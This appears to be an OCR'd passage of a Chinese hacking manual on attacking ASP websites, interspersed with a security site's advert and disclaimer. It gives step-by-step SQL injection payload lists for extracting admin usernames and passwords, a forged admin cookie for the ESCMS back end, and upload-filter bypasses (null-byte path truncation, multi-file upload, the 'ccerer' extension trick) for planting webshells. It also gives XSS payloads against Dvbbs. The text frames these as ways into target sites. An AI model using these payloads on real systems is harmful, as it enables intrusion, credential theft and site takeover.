


图7.72

也有一些站点被先来者捷足先登了，这时候我们可以查找入侵者留下来的文件，或者查找上传点、编辑器等敏感文件，入侵者能够上传webshell，就明确的告诉了我们，该站点存在漏洞，如图7.73，图7.74。

7.5 Asp常见漏洞解析

不懂原理，只是一味的使用工具是提高不了自己的水平的，对于脚本漏洞来讲，也是如此，下面我们就浅析一些asp脚本常用的攻击手段。

7.5.1 ASP注入漏洞

注入漏洞是大家最熟悉的了，很多刚接触网络的小菜朋友就成天拿着明小子、啊D、NBSI、HDSI等注入工具乱扫。可是仅仅会使用工具，不懂得原理是不够的，也是永远不能提高的。下面我就简单的介绍一下注入的原理吧。




图7.73




图7.74

大家来看一下head.asp文件，代码如下：

```
……省略……
if request("id")<>"" then
    'id只要不为空就进来了
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                'id=trim(request("id"))  'id只过滤空格
    sql="select * from Ice_Article where id="&id  id变量没过滤就带入SQL
      rs.open sql,conn,1,1
      if rs.eof or rs.bof then
         response.Write "没有任何记录！"
         response.End
      end if
 ……省略……
```

简单的SQL注入就这么诞生了，id只经过trim函数简单过滤后就带入了SQL，我们可以丢到啊D中检测一下，如图7.75所示。



图7.75

早期的程序员很容易忽略这些问题，不过随着网络安全意识的增强，一些朋友开始了编写防注入攻击的程序。当我们了解到程序可以利用，那么就可以进入手工注入的学习了。还是以这个程序为例，在地址栏中分别添加“and 1=1”和“and 1=2”进行提交，显示分别如图7.76和图7.77所示。这是数据库的逻辑问题，稍微知道SQL语句也就知道大概了，呵呵。要记住，非零即真。




图7.76




图7.77

Select * from admin where id=1 and 1=1，“1=1”代表真，前面的语句返回也是有数据的，所以会正常显示。**Select * from admin where id=1 and 1=2**，“1=2”显然为假，and语句只要有为假的都为假，所以没有显示。猜表的语句为**and 0<>(select count(*) from ice_admin)**，表名为ice_admin，我们可以根据经验来猜测admin、adminuser、user、pass、password，如果返回正常则表示存在。猜帐号数目的语句如下：

```
and 0<(select count(*) from admin)
and 1<(select count(*) from admin)
and 2<(select count(*) from admin)
and 3<(select count(*) from admin)
and 4<(select count(*) from admin)
and 5<(select count(*) from admin)
and 6<(select count(*) from admin)
and 7<(select count(*) from admin)
and 8<(select count(*) from admin)
and 9<(select count(*) from admin)
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果遇到“0<”返回正确页面，“1<”返回错误页面，就说明帐号数目就是1个，当然也可以使用“1>”和“2>”来猜测。猜解字段名称的语句如下：

```
and 1=(select count(*) from admin where len(username)>0)
and 1=(select count(*) from admin where len(password)>0)
```

猜解各个字段长度的语句：

```
and 1=(select count(*) from admin where len(username)>0)
and 1=(select count(*) from admin where len(username)>1)
and 1=(select count(*) from admin where len(username)>2)
and 1=(select count(*) from admin where len(username)>3)
and 1=(select count(*) from admin where len(username)>4)
and 1=(select count(*) from admin where len(username)>5)
and 1=(select count(*) from admin where len(username)>6)
and 1=(select count(*) from admin where len(username)>7)
and 1=(select count(*) from admin where len(username)>8)
and 1=(select count(*) from admin where len(username)>9)
```

下面是密码字段的长度：

```
and 1=(select count(*) from admin where len(password)>1)
and 1=(select count(*) from admin where len(password)>2)
and 1=(select count(*) from admin where len(password)>3)
and 1=(select count(*) from admin where len(password)>4)
and 1=(select count(*) from admin where len(password)>5)
and 1=(select count(*) from admin where len(password)>6)
and 1=(select count(*) from admin where len(password)>7)
and 1=(select count(*) from admin where len(password)>8)
and 1=(select count(*) from admin where len(password)>9)
```

返回错误则表示正确。猜解用户名字的语句为：

```
and 1=(select count(*) from admin where left(username,1)='a')
and 1=(select count(*) from admin where left(username,2)='ad')
and 1=(select count(*) from admin where left(username,3)='adm')
and 1=(select count(*) from admin where left(username,4)='admi')
and 1=(select count(*) from admin where left(username,5)='admin')
```

猜解密码的语句为：

```
and 1=(select count(*) from admin where left(password,1)='a')
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
and 1=(select count(*) from admin where left(password,2)='ad')
and 1=(select count(*) from admin where left(password,3)='adm')
and 1=(select count(*) from admin where left(password,4)='admi')
and 1=(select count(*) from admin where left(password,5)='admin')
```

现在这样简单的SQL漏洞已经不容易找到了，大多是存在隐蔽性的注入漏洞，本章节只是为了抛砖引玉，如果想深入了解还得花费一定的时间去琢磨。

7.5.2 Cookies欺骗漏洞分析及利用

第一、学习cookies的几个基本概念

Cookies欺骗，就是在只对用户做Cookies验证的系统中，通过修改Cookies的内容来得到相应的用户权限。那么Cookies是什么呢？在这里给大家一个专业的解释，Cookie是由服务器端生成，发送给User-Agent（一般是浏览器），浏览器会将Cookie的key/value保存到某个目录下的文本文件内，下次请求同一网站时就发送该Cookie给服务器（前提是浏览器设置为启用cookie）。Cookie名称和值可以由服务器端开发自己定义，对于JSP而言也可以直接写入jsessionid，这样服务器可以知道该用户是否合法用户以及是否需要重新登录等。

服务器可以利用Cookies包含信息的任意性来筛选并经常性维护这些信息，以判断在HTTP传输中的状态。Cookies最典型的应用就是判定注册用户是否已经登录网站，用户可能会得到提示，是否在下一次进入此网站时保留用户信息以便简化登录手续，这些都是Cookies的作用。另一个重要应用场合就是“购物车”之类的处理。用户可能会在一段时间内在同一家网站的不同页面中选择不同的商品，这些信息都会写入Cookies，以便在最后付款时提取信息。用户可以改变浏览器的设置，以使用或者禁用Cookies。

第二、原理分析

我们先来看一下cookies注入是怎么实现了，在main.asp中我们找到一处注入，可惜conn.asp已经过滤了get、post提交，唯一没有过滤的还有cookies：

```
dim aa1,aa2
    aa1=trim(Request("a1"))’ 冰 注：只过滤了空格
    if aa1<>"" then
    aa1="全部"
    end if
    aa2=request("a2")
    pname2=trim(Request("keyword"))
    if pname2<>"" then
    d=" and name like '%"&pname2&"%' "
    end if
    bid=request("bid")
    if bid<>"" then
    c="and nbigarea="&bid&" "
    end if
    sid=request("sid")’ 冰 注：sid也只过滤了空格
    if sid<>"" then
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        c="and nsmallarea="&sid&" "'  注意这里的c
        end if
      set rs=server.createobject("adodb.recordset")
      if session("user")="" then
        rs.open "select * from product where new=false "&c&" "&d&" order by time desc",conn,1,1'  注：c已经被带入SQL了。
      else
      rs.open "select * from product where "&c&" "&d&" order by time desc",conn,1,1
      end if
```

我们再来看一下后台登录中的cookies是怎么做的，后台登录验证是通过admin/check.asp实现的，其代码如下：

```
<%
if Request.cookies(CookiesKey)("ES_admin")="" then
'注意这里，它是通过COOKIE验证ES_admin是否为空，我们构造一个值让其不为空
'CookiesKey在inc/ESCMS_Config.asp文件中，默认为ESCMS$_SP2
Call Err_Show()
Response.End()
End if
.....
%>
```

第三、cookies欺骗实例

首先我们打开http://target.com/admin/es_index.html，直接访问后台是不允许的，如图7.78。我们在COOKIE结尾添加上“; ESCMS$_SP2=ES_admin=ice;” 如图7.79。构造完毕后，点击修改，再刷新网页，如图7.80所示，呵呵，看到后台熟悉的界面了。这样就成功的进入了后台，由于后台admin/up2.asp中，上传目录参数filepath过滤不严，导致了可以截断目录生成SHELL。我们可以抓包，然后改一下，使用NC上传，还可以直接使用明小子工具提交等，这将会在后续的章节中重点提到。




图7.78




图7.79




图7.80

在这里我只对cookies简单的介绍一下原理和利用方法，希望读者们能够举一反三。目前，Cookies欺骗大量的存在于一些不做Session验证的程序中，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

因此如果我们拿到了数据库或者管理员的加密密码，不妨试一下Cookies欺骗。

7.5.3 上传漏洞小述

上传漏洞，这可是一个永无止境的话题，这也是一种比注入更具有杀伤力的漏洞。这个漏洞在DVBBS6.0时代被黑客们最为猖獗的利用，利用上传漏洞可以直接得到WEBSHELL，危害等级超高，即使目前的入侵中上传漏洞也是比较常见的漏洞。导致该漏洞的原因在于代码作者并没有对访客提交的数据进行检验或者过滤不严，可以直接提交修改过的数据绕过扩展名的检验。




图7.81

利用方法如下，在网站上传时进行抓包，得到接受数据提交的页面地址，然后使用明小子、老兵上传工具等进行提交，如果存在漏洞，便可以得到webshell，如图7.81。

1、欺骗型进行上传

说到上传漏洞，就不得不提动网的上传漏洞，动网是上传漏洞的开山祖师爷，漏洞文件为upfile.asp，其上传漏洞就是由于FILEPath过滤不严引起的。虽然动网早已经不存在此漏洞了，但使用这个上传源码的程序还是大有人在的。

```
<%
dim upload,file,formName,formPath,iCount,filename,fileExt ’ //定义上传变量
set upload=new upload_5xSoft ’ //建立上传对象JM的测试代码
formPath=upload.form("filepath") ’ //第一步、获取文件路径，此处是关键。
if right(formPath,1)<>"/" then formPath=formPath&"/"
for each formName in upload.file ’ //用For读取上传文件
set file=upload.file(formName) ’ //生成一个文件对象jmdcw
…… ’ //省略部分代码
fileExt=lcase(right(file.filename,4)) ’ //从文件名中截取后4位，并转换为小写字符。
if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then
’ //文件扩展名判断
response.write "<font size=2>文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</
font>"
response.end
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum
&fileExt ’ //第二步、filename由提交的文件路径＋年月日的随机文件名＋转换后的扩展名组成
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName) ’ //保存文件
end if
set file=nothing
next
%>
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在这段源码中，比较关键的就是以下两句：

（1）**formPath=upload.form("filepath")**

（2）**filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt**

下面我们来看一下漏洞是如何形成的，在第一句代码中，从变量filepath中获取文件的保存路径，然后在第二句中，使用路径变量formPath加随机生成的数字及经过判断的扩展名合成为一个新的变量，这个变量Filename就是上传文件保存的路径及名称。这样说可能感觉会有些笼统，下面我举例说明。

比如选择“hack.jpg”文件上传，在上传过程中，随文件一起上传的还有一个FilePath变量，假设其值为“image”，当这些值传到upfile.asp中，filename就变成了“image/201002190321944973.jpg”，上传成功后，该hack.jpg就被保存到image文件夹内，文件名字也被改成了“201002190321944973.jpg”。这个流程，看起来无懈可击，但还是被牛人研究出了突破方法，什么方法呢？很简单的，突破点就在变量身上，如果将其FilePath值改为“image/aa.asp□”，其后的“□”表示二进制的00（空的意思），这样一来，该变量提交到upfile.asp后，Filename值就变成了“image/aa.asp□/201002190321944973.jpg”，服务器在读取这段变量时，因为“□”是二进制的00，认为该变量语句已经结束了，于是“□”后面的字符也就被忽略掉了，于是，Filename就成了“image/aa.asp”，程序再使用file.SaveAs进行保存的话，这个文件就保存成了aa.asp文件，瞧，漏洞就这样出现了。具体的利用方法就是抓取上传提交的页面地址，然后修改数据包，再使用nc上传。

2、动易文章上传漏洞

这也是继动网后的又一个上传漏洞，动易系统在网络上的使用率也是比较高的。我们来看一下其上传文件Upfile_Article.asp中的部分源码：

```
<%
Const UpFileType="rar|gif|jpg|bmp|swf|mid|mp3" ’ //允许的上传文件类型
Const SaveUpFilesPath="../../UploadFiles"      ’ //存放上传文件的目录，注意，以上两个常量均在config.asp文件内定义
dim upload,oFile,formName,SavePath,filename,fileExt //变量定义
……
FoundErr=false     ’ //此为是否允许上传的变量，初始化为假，表示可以上传。
EnableUpload=false     ’ //此为上传文件扩展名是否合法的变量，初始化为假，表示的是不合法。
SavePath = SaveUpFilesPath     ’ //存放上传文件的目录
……
sub upload_0()     ’ //使用化境无组件上传
set upload=new upfile_class ’ //建立上传对象
……
for each formName in upload.file ’ //用For循环读取上传的文件。
set ofile=upload.file(formName) ’ //生成一个文件对象
……
fileExt=lcase(ofile.FileExt) ’ //将扩展名转换为小写字符
arrUpFileType=split(UpFileType,"|") ’ //读取后台定义的允许的上传扩展名
for i=0 to ubound(arrUpFileType)     ’ //第一关，用FOR循环读取arrUpFileType数组。
if fileEXT=trim(arrUpFileType(i)) then     ’ //如果fileEXT是允许上传的扩展名
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    EnableUpload=true    ' //EnableUpload为真，表示该文件合法。
    exit for
    end if
    next
    if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then ' // 第二关，验证fileEXT是否为asp、asa、aspx扩展名。
    EnableUpload=false    ' //如果属于这三项之一，那么EnableUpload就定义为假，上传文件扩展名不合法。
    end if
    if EnableUpload=false then ' // 第三关，验证关。如果传递到此的EnableUpload变量为假，则说明上传文件扩展名不合法。
    msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
    FoundErr=true ' //注意：因为文件名不合法，就更改了FoundErr值，由初始的false改为true。
    end if
    strJS="<SCRIPT language=javascript>" & vbcrlf
    if FoundErr<>true then    ' //第四关，上传关。如果FoundErr不等于true才可以上传。
    randomize
    ranNum=int(900*rnd)+100
    filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt    ' //定义filename，其值为固定的路径名+年月日及随机值生成的名称+传递过来的fileExt扩展名。
    ofile.SaveToFile Server.mappath(FileName)    ' //保存文件 cw’s
    msg="上传文件成功！"
    ……
    next
    set upload=nothing
    end sub
    %>
```

在这段源码中，用到了两个FOR循环、两个逻辑变量，第一个FOR循环“for each formName in upload.file”用于取得所有上传的文件名；第二个FOR循环“for i=0 to ubound(arrUpFileType) ”用于检测文件扩展名。而两个逻辑变量是EnableUpload和FoundErr，EnableUpload用于表示文件扩展名的合法性，True表示合法；而FoundErr则用于表示文件是否可以上传，False表示可以上传，很奇怪？用的是False！如果我们上传的是一个文件，那么这段代码是毫无问题的，但是要上传两个呢？因为化境无组件上传可以上传多个文件！

首先，构造一个有两个上传框的本地HTM文件，HTM代码如下：

```
<form action="http://www.xxxxxxxx.com/admin/Article/Upfile_AdPic.asp" method="post" name="form1">
<input name="FileName1" type="FILE" class="tx1" size="40">
<input name="FileName" type="FILE" class="tx1" size="40">
<input type="submit" name="Submit" value="上传" >
</form>
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

运行这个HTM文件，在第一个框内选择一个jpg图片，文件名为“111.jpg”，在第二个框内选择一个Cer文件，文件名为“222.cer”，点“上传”把这两个文件提交给程序，接下来到Upfile_AdPic.asp中观察这两个文件的上传流程（注意其中逻辑变量的变化）。

3、尘缘雅静图文上传漏洞

说过了动易的上传漏洞，再来介绍一下动感商务2005的上传漏洞，不同于上传多个文件引起的漏洞，动感是因为文件名过滤不严而出现的上传漏洞，文件uploadfaceok.asp的代码如下：

```
<%
Private Sub SaveFile_0() ’ //无组件上传
……
Set File = UploadObj.File(FormName) ’ //取得上传文件名 cw’s files
FileExt = FixName(File.FileExt) ’ //第一步、用FixName函数过滤上传文件的扩展名
If CheckFileExt(FileExt) = False then ’ //第二步、用CheckFileExt检查过滤后的文件扩展名
ErrCodes = 5
EXIT SUB ’ //退出上传
End If
FileName = FormatName(FileExt) ’ //符合条件的话，就用FormatName函数按日期生成文件名
……
If File.FileSize>0 Then
File.SaveToFile Server.Mappath(FilePath & FileName) ’ //保存的文件路径及名称是Filepath+FileName
……
End Sub
%>
```

下面再来看一下上传所涉及到的一些参数。FixName()函数如下，以下是引用片段：

```
Private Function FixName(Byval UpFileExt) ’ //第一步的过滤函数，过滤特殊扩展名。
If IsEmpty(UpFileExt) Then Exit Function ’ //如扩展名为空就退出交互
FixName = Lcase(UpFileExt)          ’ //将扩展名转换为小写字符。
FixName = Replace(FixName,Chr(0),"")      ’ //将二进制的00空字符过滤为空
FixName = Replace(FixName,".","")      ’ //将单引号过滤为空，下同。
FixName = Replace(FixName,"’","")
FixName = Replace(FixName,"asp","")
FixName = Replace(FixName,"asa","")
FixName = Replace(FixName,"aspx","")
FixName = Replace(FixName,"cer","")
FixName = Replace(FixName,"cdx","")
FixName = Replace(FixName,"htr","")
FixName = Replace(FixName,"shtml","")
End Function
```

从中我们可以看出，应用程序asp.dll映射的类型全部过滤了，除此之外，还有小数点、单引号也被过

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

滤，甚至连Chr(0)都过滤了，Chr(0)是什么？它就是16进制的0x00，表示为二进制是00000000，也就是前面在FilePath上传漏洞中大显神通的空字符。CheckFileExt()函数如下：

```
Private Function CheckFileExt(FileExt) ’ //第二步的判断函数，判断文件类型是否合乎要求
Dim Forumupload,i
CheckFileExt=False    ’ //定义CheckFileExt的初始值为假，
If FileExt="" or IsEmpty(FileExt) Then ’ //第一次、为空则退出
CheckFileExt = False
Exit Function
End If
If FileExt="asp" or FileExt="asa" or FileExt="aspx" or FileExt="shtml" Then    ’ //第二次、如果属于这四种类型也退出交互
CheckFileExt = False
Exit Function
End If
Forumupload = Split(InceptFile,",")    ’ //第三次、从InceptFile中提取后台的上传扩展名
For i = 0 To ubound(Forumupload) ’ //用For循环检验
If FileExt = Trim(Forumupload(i)) Then ’ //如果和后台中的任一上传扩展名相符，则CheckFileExt = True。
CheckFileExt = True
Exit Function
Else
CheckFileExt = False
End If
Next
End Function
```

关于FilePath值，所用到的filepath是在upload.asp中的，其值如下：

```
if info_name="bbs" then
FilePath = "/bbs/upload/"
else
FilePath = "/uploadpic/"
end if
```

FilePath是一个常量，从这条路找漏洞是行不通的，突破点就在FixName()函数中，上面我们也看到了，在上传时cer会被过滤为空，但如果我们把上传文件扩展名改为ccerer，同时在后台的自定义上传类型中增加“ccerer”、“cer”，这样扩展名为ccerer的文件在经过第一步FixName()的过滤后，就变成了cer（中间的cer字符被过滤为空），传递此值到CheckFileExt()函数中，通过其第一次不空的关卡，再通过第二次限制类型的关卡，最后到对比后台上传类型关卡，因为在前面我们已经添加了“ccerer”、“cer”两种类型，那么也就通过CheckFileExt()第三次的判断“CheckFileExt = True”，也就把这个扩展名ccerer的文件上传到服务器中了，并且上传后的扩展名是cer，真是巧妙的运用呀。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这一章节中运用到代码的知识比较多，上传漏洞文章大多是摘自前辈们的分析。上传漏洞就简单的介绍到这儿，对于那些刚入门的读者，在看完这一章节后可能还不是太明白，或是一头雾水，不过没关系。建议大家先简单的学习一下ASP，再回头来看这些上传漏洞，相信你就会有不同的感触，每次看完后都会有不同的感触和体会的。

7.5.4 XSS漏洞

1、什么是XSS?

有人认为所谓的XSS就是弹出一个对话框，其实远不是这样。或许大家经常看到一些高手在测试XSS漏洞时都是alert一个窗口来，便以为XSS不过如此，当自己也alert出窗口来，便说自己发现了漏洞，其实不然。

XSS又叫CSS（Cross Site Script），跨站脚本攻击，它指的是恶意攻击者往Web页面里插入恶意html代码，当用户浏览该页时，嵌入到Web里面的html代码就会被执行，从而达到恶意攻击用户的特殊目的。XSS属于被动式的攻击，因为其被动且不好利用，所以许多人常忽略其危害性。而本文主要讲的是利用XSS得到目标服务器的shell。技术虽然是老技术，但是其思路希望对大家有帮助。

我把XSS攻击分成两类，一类是来自内部的攻击，主要指的是利用程序自身的漏洞，构造跨站语句，比如dvbbs的showerror.asp存在的跨站漏洞。另一类则是来来自外部的攻击，主要指的自己构造XSS跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。比如当我们要渗透一个站点，我们自己构造一个有跨站漏洞的网页，然后构造跨站语句，通过结合其它技术，比如社会工程学等，欺骗目标服务器的管理员打开，然后再利用下面的技术得到一个shell。

2、来自内部的跨站攻击

如果有代码的话比较好办，我们主要看代码里对用户输入的地方和变量有没有对长度和“〈”，“〉”，“;”，“’”等字符做了过滤。我们在标题处输入“<script>alert(/sebug.cn/)</script>”，这样就可以弹出一个sebug.cn的框，下面以asp为例来写一个简单的代码进行测试。

```
<title>XSS sample Test</title>
<form id="form1" name="form1" method="post" action="1.asp">
 <label>
 <input type="text" name="news" id="news" />
 <input type="submit" name="a" id="a" value="fuck" />
 </label>
</form>
<%
news=trim(request.Form("news")) ‘注，仅仅将空格过滤
if news<>"" then
response.Write(news)’完全输出。
end if
%>
```

在浏览器中打开这个asp文件，显示如图7.82所示，我们输入“<script>alert(/sebug.cn/)</script>”，来看看我们输入的代码是否被当做代码执行了，如图7.83所示，成功的执行了跨站代码，也就是成功的被XSS。XSS执行的原则是script标签要闭合，才能被成功执行，也就是说<script></script>必须成对出现，中间就是我们要执行的javascript代码，当然事实上并不只是这么简单。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.82



图7.83



图7.84




图7.85

```
if session("username")="" then
  rs("Username")="未注册用户"
else
  rs("Username")=trim(request.form("Username"))
end if
rs("CompanyName")=trim(request.form("CompanyName"))
rs("Add")=Add
rs("Postcode")=Postcode
rs("Receiver")=trim(request.form("Receiver"))
rs("Phone")=trim(request.form("Phone"))
rs("Mobile")=Mobile
rs("Fax")=Fax
rs("email")=email
rs("title")=trim(request.form("title"))
rs("content")=htmlencode2(request.form("content"))
rs("Publish")=trim(request.form("Publish"))
if Language="ch" then
 rs("Language")="0"
else
 rs("Language")="1"
```


图7.86

其实xss也可以植入挂站代码，当我们看到输入框，不妨试试跨站语句。输入了跨站的代码，如图7.84所示；又输入挂马的代码，还真能执行，看来是没有进行过滤造成的，如图7.85。好了，接下来我们就小试牛刀，来看看内部跨站攻击的威力。

最近Dvbbs8.3也出现了XSS漏洞，该跨站漏洞存在于dispbbs.asp文件中：**http://www.example.com:80/dispbbs.asp?boardid=1&id=1&page="><script>alert(/liscker/);</script>**。在Dvbbs<7.1.0的版本中，该跨站漏洞则是存在list.asp文件中：**http://www.example.com:80/forum1/list.asp?boardid=1&id=1&page=><script>alert(/liscker/);</script>**。

XSS属于被动式攻击，再加之不好利用，所以许多人都忽略了它的危害性，如图7.86。程序的作者只是使用自定义的一个函数htmlencode2来过滤content中出现的一些特殊字符，而其它的只是用trim过滤空格，显然XSS漏洞就这样产生了，知道了漏洞，那就开始行动吧！

